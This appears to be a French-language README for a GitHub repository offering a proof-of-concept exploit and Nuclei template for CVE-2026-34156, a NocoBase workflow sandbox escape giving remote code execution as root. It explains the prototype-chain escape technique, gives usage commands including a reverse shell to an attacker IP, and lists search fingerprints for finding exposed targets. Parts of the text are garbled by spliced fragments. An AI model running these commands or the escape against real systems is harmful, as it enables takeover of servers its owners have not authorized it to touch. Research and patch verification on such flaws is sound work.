ashrafzaryouh/cve-2026-34156

PoC d'exploit et template Nuclei pour CVE-2026-34156, une évasion de sandbox de workflow NocoBase permettant une exécution de code à distance non authentifiée en tant que root.




Non authentifié / Faible privilège → Exécution de code à distance en tant que root dans NocoBase
CVE-2026-34156 est une vulnérabilité critique d'évasion de bac à sable dans NocoBase (une plateforme open-source no-code/low-code).
Un attaquant ayant la capacité de créer ou d'exécuter un Nœud de Script de Workflow (même avec de faibles privilèges) peut s'échapper du bac à sable vm de Node.js et obtenir une exécution complète de code à distance en tant que root à l'intérieur du conteneur.
@nocobase/plugin-workflow-javascript (Nœud de Script)console._stdout.constructor.constructoruid=0)fs)L'objet console transmis au bac à sable provient du royaume hôte, ce qui permet aux attaquants de remonter la chaîne de prototypes et d'accéder au véritable constructeur Function → process.mainModule.require.
# Simple command execution
python3 CVE-2026-34156.py -u https://target.com -e [email protected] -p password -c "id"

# Reverse shell
python3 CVE-2026-34156.py -u https://target.com -r 192.168.1.100:4444
Le dépôt inclut : Script PoC complet, template Nuclei et vérificateur sécurisé.
nuclei -u https://target -t cves/CVE-2026-34156.yaml
title="NocoBase" || title="Sign in - NocoBase"
title="NocoBase" && body="workflow"
isolated-vm) en production.
Ce dépôt est destiné uniquement à des fins éducatives et de recherche en sécurité autorisée.
Utilisez-le uniquement sur des systèmes que vous possédez ou pour lesquels vous disposez d'une autorisation écrite explicite de tester.
L'exploitation non autorisée est illégale.
Fait avec ❤️ pour la communauté de la sécurité
Restez en sécurité. Corrigez rapidement.